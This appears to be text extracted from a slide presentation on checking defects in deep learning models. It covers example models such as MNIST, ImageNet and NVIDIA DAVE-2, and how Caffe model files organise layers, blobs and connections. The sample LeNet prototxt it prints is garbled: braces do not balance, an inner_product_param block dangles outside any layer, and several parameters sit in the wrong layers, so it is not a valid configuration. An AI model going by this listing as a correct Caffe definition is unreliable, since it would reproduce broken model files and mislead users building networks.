

Checking Defects in Deep Learning AI Models


Li, Kang **Zhang, Yan**
Qian, Jiayu **Liu, Zhao**



1. AI & Deep Learning Models


AI & Models

MNIST




<http://yann.lecun.com/exdb/publis/pdf/lecun-01a.pdf>

ImageNet




https://github.com/BVLC/caffe/tree/master/examples/cpp_classification

NVIDIA PX DAVE-2



<https://images.nvidia.com/content/tegra/automotive/images/2016/solutions/pdf/end-to-end-dl-using-px.pdf>

Core Components and Organization of AI Models




Data flow direction
(bottom to top)

- Three core components
 - Layers, parameters, and weights
 - Model files are organized by layers
 - Each layer has type, name, and layer-specific parameters
 - training parameters (initial weight etc.)
 - blob (weights)
 - bottom (input) and top (output) blobs present connections between layers
 - top blob (output) often share the same name with layer name, but not necessary



Sample Neural Network (LeNet-5) Architecture



<http://yann.lecun.com/exdb/publis/pdf/lecun-01a.pdf>


Sample Model Files

Model Layers (lenet_deploy.prototxt)

```


name: "LeNet"
layer {
  name: "data"
  type: "Input"
  top: "data"
  input_param {
    shape: { dim: 1
              dim: 1 dim: 28 dim:
              28 } }
  }
  layer {
    name: "conv1"
    type: "Convolution"
    bottom: "data"
    top: "conv1"
    param {
      lr_mult: 1
    }
    param {
      lr_mult: 2
    }
    convolution_param {
      num_output: 20
    }
  }
  layer {
    name: "pool1"
    type: "Pooling"
    bottom: "conv1"
    top: "pool1"
    pooling_param {
      pool: MAX
      kernel_size: 2
      stride: 2
    }
  }
  layer {
    name: "conv2"
    type: "Convolution"
    bottom: "pool1"
    top: "conv2"
    weight_filler {
      type: "xavier"
    }
    bias_filler {
      type: "constant"
    }
  }
  layer {
    name: "ip1"
    type: "InnerProduct"
    bottom: "conv2"
    top: "ip1"
    param {
      lr_mult: 1
    }
    bias_filler {
      type: "constant"
    }
  }
  layer {
    name: "relu1"
    type: "ReLU"
    bottom: "ip1"
    top: "ip1"
  }
  layer {
    name: "ip2"
    type: "InnerProduct"
    bottom: "ip1"
    top: "ip2"
    param {
      lr_mult: 2
    }
  }
  layer {
    name: "prob"
    type: "Softmax"
    bottom: "ip2"
    top: "prob"
    param {
      lr_mult: 1
    }
    param {
      lr_mult: 2
    }
  }
}
inner_product_param {
  num_output: 10
  weight_filler {
    type: "xavier"
  }
  bias_filler {
    type: "constant"
  }
}

```



